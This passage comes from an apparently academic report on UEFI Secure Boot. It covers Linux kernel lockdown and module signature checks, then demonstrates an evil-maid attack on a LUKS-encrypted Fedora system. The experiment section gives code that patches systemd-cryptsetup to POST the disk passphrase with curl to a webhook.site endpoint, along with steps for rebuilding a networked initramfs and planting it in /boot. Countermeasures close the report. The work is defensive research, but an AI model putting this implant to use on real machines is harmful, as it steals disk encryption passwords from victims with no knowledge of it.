>_ sudo dmesg | grep locked
```

```
[    0.000000] Kernel is locked down from EFI Secure Boot mode; see man kernel_lockdown.7
```

See how it says that the kernel has been locked down and even the reason: EFI Secure boot mode. Remember that this function was called with that string parameter. We can also check the manual pages as mentioned.

The last thing we want to know about the kernel is how it verifies the load modules. The kernel has a modular (monolithic) design, so we can load external kernel modules `.ko` even at runtime. If our kernel was verified by the bootloader but we can load modules, we would also have to verify the modules.

```
</> main.c
```

```
1  static int load_module(struct load_info *info, const char __user *uargs, int flags) {
2   struct module *mod;
3   bool module_allocated = false;
4   long err = 0;
5   char *after_dashes;
6   err = module_sig_check(info, flags);
7   if (err)
8    goto free_copy;
9    [...]
10 }
```

The `load_module` is the main function that loads a kernel module. See how early in the function it calls `module_sig_check`.

```
</> signing.c
```

```
1  int module_sig_check(struct load_info *info, int flags) {
2    [...]
3   if (...) {
4    info->len -= markerlen;
5    err = mod_verify_sig(mod, info);
6    if (!err) {
7     info->sig_ok = true;
8     return 0;
9    }
10  }
11
12  switch (err) {
13  case -ENODATA:
14   reason = "unsigned module";
15   break;
16  case -ENOPKG:
17   reason = "module with unsupported crypto";
18   break;
19  case -ENOKEY:
20   reason = "module with unavailable key";
21   break;
22  default:
23   return err;
24  }
25  if (is_module_sig_enforced()) {
26   pr_notice("Loading of %s is rejected\n", reason);
27   return -EKEYREJECTED;
28  }
29  return security_locked_down(LOCKDOWN_MODULE_SIGNATURE);
30 }
```

`module_sig_check` holds the validation logic of the verification. See how it calls the actual verifier function `mod_verify_sig` and acts based on the return value. The "correct" return value is 0, in that case, directly returns from the function.

In other cases, specifically `ENODATA`, `ENOPKG` and `ENOKEY` it doesn't directly discard the module (others are discarded in the default case). The behaviour in this cases will depend on the kernel configuration.

</> signing.c

```
int mod_verify_sig(const void *mod, struct load_info *info) {
  [...]
  // Sanity check
 ret = mod_check_sig(&ms, modlen, "module");
 if (ret)
  return ret;
  [...]
 ret = verify_pkcs7_signature(mod, modlen, mod + modlen, sig_len,
          VERIFY_USE_SECONDARY_KEYRING,
          VERIFYING_MODULE_SIGNATURE,
          NULL, NULL);
 if (ret == -ENOKEY && IS_ENABLED(CONFIG_INTEGRITY_PLATFORM_KEYRING)) {
  ret = verify_pkcs7_signature(mod, modlen, mod + modlen, sig_len,
    VERIFY_USE_PLATFORM_KEYRING,
    VERIFYING_MODULE_SIGNATURE,
    NULL, NULL);
 }
 return ret;
}
```

Finally see how the crypto is actually used. See how first it checks the sanity of the module signature format. Then it checks the signature with PKCS7 wagainst the `VERIFY_USE_SECONDARY_KEYRING`. In case that fails, it uses the `VERIFY_USE_PLATFORM_KEYRING`. The secondary keyring was added in https://lore.kernel.org/lkml/20160407085915.29311.7484.stgit@warthog.procyon.org.uk/.

Note I was trying to understand the usage of both different keyrings. Seems that the change made is super new, from March 2023! https://lore.kernel.org/lkml/qvgp2il2co4iyxkzxvcs4p2bpyilqsbfgcprtpfrsajwae2etc@3z2s2o52i3xg/.

4. Experiment

For this last section of the report, our aim is to put everything learnt into practise. We will create a small academic/research malware and we will analyze how this kind of malwares can be erradicated with secureboot.


What we will develop is a modified `initramfs` (explanation in Section 4.2) that can be plugged to a LUKS protected linux installation with physical access. Our modified `initramfs` will install a keylogger during the LUKS password read function early in the linux boot process and will send the user LUKS password via POST request.

Finally we will see which countermeasures are available (secure boot and others) and we will quickly evaluate other attack vectors with this countermeasures.

4.1 Enviroment Setup

- **OS:** Fedora 38 Workstation Edition
- **Virtualization:** Oracle Virtualbox
- **EFI:** EDI v2.7 EDK II
- **Kernel:** `6.3.5-200.fc38.x86_64`
- **SystemD:** `253.4-1.fc38`
- **LUKS:** Default config at installation

We will have **two** hosts with the same configuration: attacker, victim:



We will simulate physical access to the victim machines from the attacker. Attackers and victims run the same configuration (even if it's not strictly needed for the attack).

Warning. This experiment is dependant on the linux distribution targeted. Fedora and, for example, Ubuntu, have very different initramfs contents, specifically the way the password is obtained from the user. Ubuntu systems should be easier for mounting this kind of experiments.

4.2 Linux Kernel Boot Process

Before starting explaining the attack, we'll show a small overview of how the kernel booting process works. If the user is confortable with this topic, the section can be skipped.

The booting process starts with the bootloader. The bootloader will do two things that are important to us for the report. First loads a file called `initramfs*` from `/boot` to RAM. Then loads and uncompresses the kernel (`vmlinuz*`) to RAM. As `/boot`, according to EFI, has to be `FAT32` formatting, we don't need special code for managing different file formats. Also, `/boot` is not encrypted usually.




Figure 8. Bootloader step of booting the kernel

Next, the bootloader jumps to the kernel. The problem here is that the kernel cannot access our root drive. This is because our root drive filesystem format might be unknown to the kernel, and thus has to be loaded from a kernel module. The problem is that to load a kernel module (a file), we need a filesystem, which we don't know yet and that's why we want to load the module.

To solve this, kernel developers came out with `initramfs` (init ram filesystem), which will hold all our importante kernel modules in a known format. This file can be different from the kernel image (the most common situation) or glued to the kernel in the same image.

Kernel Modules 101: `.ko` archives that can be seen as "libraries". They are loaded by the kernel to add functionalities. This is desired to keep the base kernel ELF image as small as possible.

So before accessing our normal root filesystem, the kernel loads this intermediate filesystem, mounts it as root, inits the system, and then is able to mount our real root.




Figure 9. Kernel early booting process

Initramfs is a compressed `cpio` image which expands to a normal linux `/` filesystem (with `/bin`, `/etc`, etc). It holds important code and binaries for different tasks. One of them, which is interesting to us, is the code that reads the password from LUKS.

The initial jumpoint in our `initramfs` is `/init`.




Figure 10. Kernel with initramfs root booting

Now that we are in the kernel with the `initramfs` mounted as root, we can perform other initialization tasks (such as disk decrypting, or NFS mounting) in order to get the decrypted/loaded `/` disk that we have to mount as our root filesystem. When we mount init, we jump to `/sbin/init`.




Figure 11. Regular kernel root filesystem

Finally we could say that the kernel is loaded (from our booting point of view) and it can continue loading userspace & other kernel code.

See that `/sbin/init` is a symlink to `systemd`, our PID 1.

```
>_ file /sbin/init
```

```
/sbin/init: symbolic link to ../lib/systemd/systemd
```

4.3 Attack

Based on what we've learnt during the linux booting process, we can se a clear attack for our LUKS keylogger demo. `initramfs` is our clear target, it's the part of the kernel that holds the code which is responsible of reading LUKS passwords early in the boot process. The initramfs file is stored in `/boot`, which is by default in LUKS, not encrypted. An attacker with physical access can access this partition in the disk.

First we want to prove that `initramfs` reads the LUKS password and which component from initramfs is responsible for the password. Remember that we are in our attacker machine.

```
>_ file /boot/initramfs-*
```

```
/boot/initramfs-0-rescue-d3ac7d9c07b24f31b163648d0ddb408d.img: regular file, no read permission
/boot/initramfs-6.3.5-200.fc38.x86_64.img:                    regular file, no read permission
```

Our target `initramfs` is `/boot/initramfs-6.3.5-200.fc38.x86_64.img`. Remember that it has to match the kernel version (`uname -r`). Copy the image to a temporary folder to start working with it.

First we'll decompress the initramfs.

```
sudo zcat initramfs-6.3.5-200.fc38.x86_64.img | cpio -idmv
```

```
1 .
2 bin
3 dev
4 [...]
```

Then in the source, we'll ask for the string that asks for the LUKS password. Remember that we are querying the binaries and not the source.

```
>_ grep -r "Please enter %s" .
```

```
grep: ./usr/lib/systemd/systemd-cryptsetup: binary file matches
```

grep says that it found a specific file that reads for the LUKS password. The string that I was querying came from a bit of previous analysis.

```
>_ file ./usr/lib/systemd/systemd-cryptsetup
```

```
./usr/lib/systemd/systemd-cryptsetup: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
     dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=
     e7bb39bf271205a8f3c10dc6c07d5331ec5f3c1b, for GNU/Linux 3.2.0, stripped
```

See that it's a regular ELF file. You can also check that the same file exists in the same path in your root filesystem, also the hashes match.

```
>_ sha1suim ...
```

```
fcfb785c05095d26c047e6d97d3f6b8431fb6b4c  ./usr/lib/systemd/systemd-cryptsetup
fcfb785c05095d26c047e6d97d3f6b8431fb6b4c  /usr/lib/systemd/systemd-cryptsetup
```

Now let's use our package manager to see where the file come from.

```
>_ dnf provides /usr/lib/systemd/systemd-cryptsetup
```

```
systemd-udev-253.2-1.fc38.x86_64 : Rule-based device node and kernel event manager
Repo        : fedora
Matched from:
Filename    : /usr/lib/systemd/systemd-cryptsetup
[...]
```

Check which package provides the sources for the `systemd-udev`.

```
>_ dnf info systemd-udev-253.2-1.fc38.x86_64
```

```
Name         : systemd-udev
Version      : 253.2
Release      : 1.fc38
Architecture : x86_64
Size         : 2.0 M
Source       : systemd-253.2-1.fc38.src.rpm
[...]
```

See that the source comes from the main, regular `systemd` package. We'll start by cloning the sources from the fedora downstream repo.

Clone & Configure SystemD Fedora Sources

```
# Clone Systemd Downstream Sources
fedpkg clone -a systemd
cd systemd
# Install build dependencies
sudo dnf builddep ./systemd.spec
# Download Sources
fedpkg prep
```

Now we'll modify the buildsystem to add a new patch. This is related to how fedora builds packages, the main source of systemd comes directly from the systemd upstream branch (not from fedora). Fedora defines in a file called `systemd.spec` the patches that are applied (and provided) by part of the Fedora team. This way they keep easily updated `systemd` according to the upstream repo and at the same time, they can provide modifications.

We will add a new patch, see the file that includes `sead.patch`.

</> systemd.spec

```
[...]
# https://bugzilla.redhat.com/show_bug.cgi?id=2164404
Patch0001:      https://github.com/systemd/systemd/pull/26494.patch

Patch0002:      sead.patch

# Those are downstream-only patches, but we don't want them in packit builds:
# https://bugzilla.redhat.com/show_bug.cgi?id=1738828
Patch0490:      use-bfq-scheduler.patch
[...]
```

Checking other patches, patches are created with `git diff` or `diff`. In our case, is enough if we `diff` between two folders `a/` and `b/` where `a` contains the original sources and `b` our modifications.

Now let's use grep one more time (omitted) and see where it comes from.

</> ./src/cryptsetup/cryptsetup.c

```
[...]
if (asprintf(&text, "Please enter %s for disk %s:", passphrase_type_to_string(passphrase_type),
      friendly) < 0)
  return log_oom();

disk_path = cescape(src);
if (!disk_path)
  return log_oom();

id = strjoina("cryptsetup:", disk_path);

r = ask_password_auto(text, "drive-harddisk", id, "cryptsetup", "cryptsetup.passphrase", until,
                      flags | (accept_cached*ASK_PASSWORD_ACCEPT_CACHED),
                      &passwords);
[...]
```

See how the LUKS password is passed in `passwords`. It's an array of arrays of char (because, for some reasons, supports multiple passwords). Our target is `(char *)passwords[0]`.

Understanding how the code works is left as an exercise to the reader. This is quite a detailed guide but probably understanding a code base needs more in-depth and calmed analysis with your own editor.

Now let's create a function in the same file, but in our `b/` source folder for modifications. The main exfiltrate function will be a `curl` spawning function to send the data. How to get early internet

connection in the kernel will be explained later in this section.

</> ./b/src/cryptsetup/cryptsetup.c

```
static int exfiltrate(const char* url, const char* pwd) {
  char **argv = STRV_MAKE("curl", "-d", pwd, "-H", "Content-Type: text/html; charset=UTF-8",
              "-X", "POST", "--silent", "--show-error", url);
  int r;
  // spawnproc and other macros need to be defined too
  r = spawnproc("curl", argv);
  if (r < 0)
    log_error_errno(r, "Failed to spawn curl: %m");
  return r;
}
```

Then, after the function that reads the LUKS password, we'll use our exfiltrate function to leak the password.

</> ./b/src/cryptsetup/cryptsetup.c

```
r = ask_password_auto(text, "drive-harddisk", id, "cryptsetup", "cryptsetup.passphrase", until,
                      flags | (accept_cached*ASK_PASSWORD_ACCEPT_CACHED),
                      &passwords);

if (exfiltrate("http://webhook.site/b23e1280-932b-4780-b405-ac503e9bff40", password[0]) < 0) {
  log_info("[SEAD] Cannot exfiltrate to the endpoint");
}
```

Warning. Thi is not all the code needed for the exfiltration. Portions of the code have been omitted.

After the modifications, we generate the patch with the made changes.

Generate sead.patch with our changes

```
diff -N -r -u a/ b/ > sead.patch
```

To end with the `systemd` code, we'll compile and install our changes.

Compile and install systemd sources

```
fedpkg local
cd /x86_64
sudo dnf reinstall ./systemd-udev-253.4-1.fc38.x86_64.rpm
```

Now we'll see how to obtain network access early in the kernel code. We have to modify kernel parameters, which can be done with `dracut` by creating the following file with the contents:

</> /etc/dracut.conf.d/cmdline.conf

```
kernel_cmdline="root=UUID=... ro rootflags=subvol=root rd.luks.uuid=... ip=dhcp rd.neednet=1
     rhgb quiet"
```

The important parameters are `ip=dhcp rd.neednet=1`. The kernel uses this early network functionality in order to mount the root disk via NFS mounts.

Rebuild initramfs and add curl binary

```
sudo dracut --regenerate-all --force
sudo dracut -f --install "curl"
```

Now you have the malicious `initramfs` installed in `/boot` in your attacker vm. You can put this `initramfs` in the `/boot` unencrypted partition from the victim.

Let's test our current malicious `initramfs`. You have the full demonstration video in https://ls.ecomaikgolf.com/slides/secureboot/demo.mp4.




Figure 12. Regular boot with `grub`. Webpage on the right is our API endpoint




Figure 13. Plymouth asking for our password (in initramfs). Note: plymouth code has been modified and omitted from the report too. Works exactly the same way. To test the shown modified function, pres ESC to exit plymouth.




Figure 14. Password is introduced and received in our API endpoint




Figure 15. Operating system boots regularly

4.4 Countermeasures

Finally let's study the countermerasures we can apply in order to avoid this attack.

Secure Boot. Enabling secure boot is the best countermeasure to apply in this situation. `initramfs` won't be allowed to load as it doesn't have a signature (or it's wrong). For this to be actually secure, you have to configure the kernel to bundle the initramfs, so it's verified by grub. Other options to solve this would be enabling `dm-verity` in the kernel, without secure boot even with `dm-verity` we could still modify the kernel to not use proper `dm-verity` checking.

USB `/boot`. Checking some online tutorials suggest to not keep `/boot` in the same disk as your the rest. Usually they recommend to put it in a USB device, so an attacker cannot access it (unless he gets the USB device). This involves a big problem, updates, each time the kernel updates, the initramfs updates, and both have to be written to `/boot`, so the USB has to be plugged in (or manually updated), which can be a vector of attack.

Encrypted `/boot`. The GRUB bootloader is cappable of managing an encrypted `/boot` partition. The problem is that it's very slow to boot and only supports LUKS1. I don't have the time resources of analyzing the possible downsides of this countermeasure, but at some point there has to be some non-encrypted non-signed executable code that has to be used for decryption, which may be a target.

chckboot. Is a script that makes modifications to `/boot` tamper-evident, meaning that you can still be keylogged but you'll get evidence afterwards. This only makes the attack harder, it's not perfect as there are still ways of bypassing restrictions.

As a general conclusion for this section, a user should enable secure boot (with additional kernel options such as bundling initramfs) in order to avoid this specific attack.

5. Conclusion

To conclude the report about secure boot, we'll show some general thoughts about the state of secure boot and how it could be extended to nicer setups. Finally we'll show a quick guideline to achieve decent UEFI security.

Based on the daily usage of my secure boot configuration, I think that in regular consumer distributions is very transparent for the user. I've never had any issue even with a difficult setup (nvidia GPU drivers). It's recommended for newbie users to keep secure boot enabled.

Even if secure boot yields, after booting the machine, a trusted kernel, I'm missing extra verifications based on this. Now that we have a trusted kernel we can build more checks on top of it, such as `dm-verity`. This tools won't come preconfigured (understandable) but would be nice to have them preconfigured (to some extent) as they nicely exploit the secure boot potential. I hope this is a matter of time, so we can start having fully signed linux systems, similar to iOS or Android.

Regarding the early history of secure boot, the starting days of it could have been communicated in a different way so the community doesn't receive the perspective of windows trying to kill linux by enforcing windows as the only OS that is able to boot in modern machines. This might separated users from secure boot, and kept the recommended CSM + no secure boot configuration.

Even if in this report we treat secure boot as something new or not common, the reality is that outside the desktop market, secure boot or secure boot-like solutions are used commonly, such as in iOS or Android bootloaders. For example, remember that in order to root an Android you have to unlock the bootloader, because if not, it won't allow you to run custom ROMs. This is a perfect example of secure boot usage.

One thing to note with secure boot, is that it might boot slower, specially if fast boot mode is disabled, as recommended. Take this into consideration if you want to configure it in your device.

Takeaways

- Update UEFI firmware
- Disable CSM in UEFI panel
- Disable Fast Boot in UEFI panel
- Ensure Throughout Boot is selected in UEFI panel
- Set an admin and user password in UEFI panel (don't loose it)
- Enable Secure Boot in UEFI panel
- Configure Secure Boot in Linux
- Configure LUKS full disk encryption in Linux

References

[1] TLDP, ed. *History of BIOS and IDE limits*. URL: https://tldp.org/HOWTO/Large-Disk-HOWTO-4.html.

[2] Intel, ed. *Extensible Firmware Interface (EFI) and Unified EFI (UEFI)*. URL: https://web.archive.org/web/20100105051711/http://www.intel.com/technology/efi/.

[3] Brian Richardson Richard Wilkins. *UEFI Secure Boot in Modern Computer Security Solutions*. Ed. by UEFI Forum. URL: https://uefi.org/sites/default/files/resources/UEFI_Secure_Boot_in_Modern_Computer_Security_Solutions_2013.pdf.

[4] Wind River Support. *Using mokutil to Manage Validation Keys*. URL: https://docs.windriver.com/bundle/Wind_River_Linux_Security_Profile_Developers_Guide_8.0_1/page/ogy1464875428138.html.

[5] *UEFI shim bootloader secure boot life-cycle improvements*. URL: https://github.com/rhboot/shim/blob/main/SBAT.md.

[6] Daniel Kiper. *https://www.platformsecuritysummit.com/2018/speaker/kiper/*. Ed. by Oracle. URL: https://www.platformsecuritysummit.com/2018/speaker/kiper/.

[7] Eric Snowberg. *The Machine Keyring*. Ed. by Oracle. URL: https://blogs.oracle.com/linux/post/the-machine-keyring.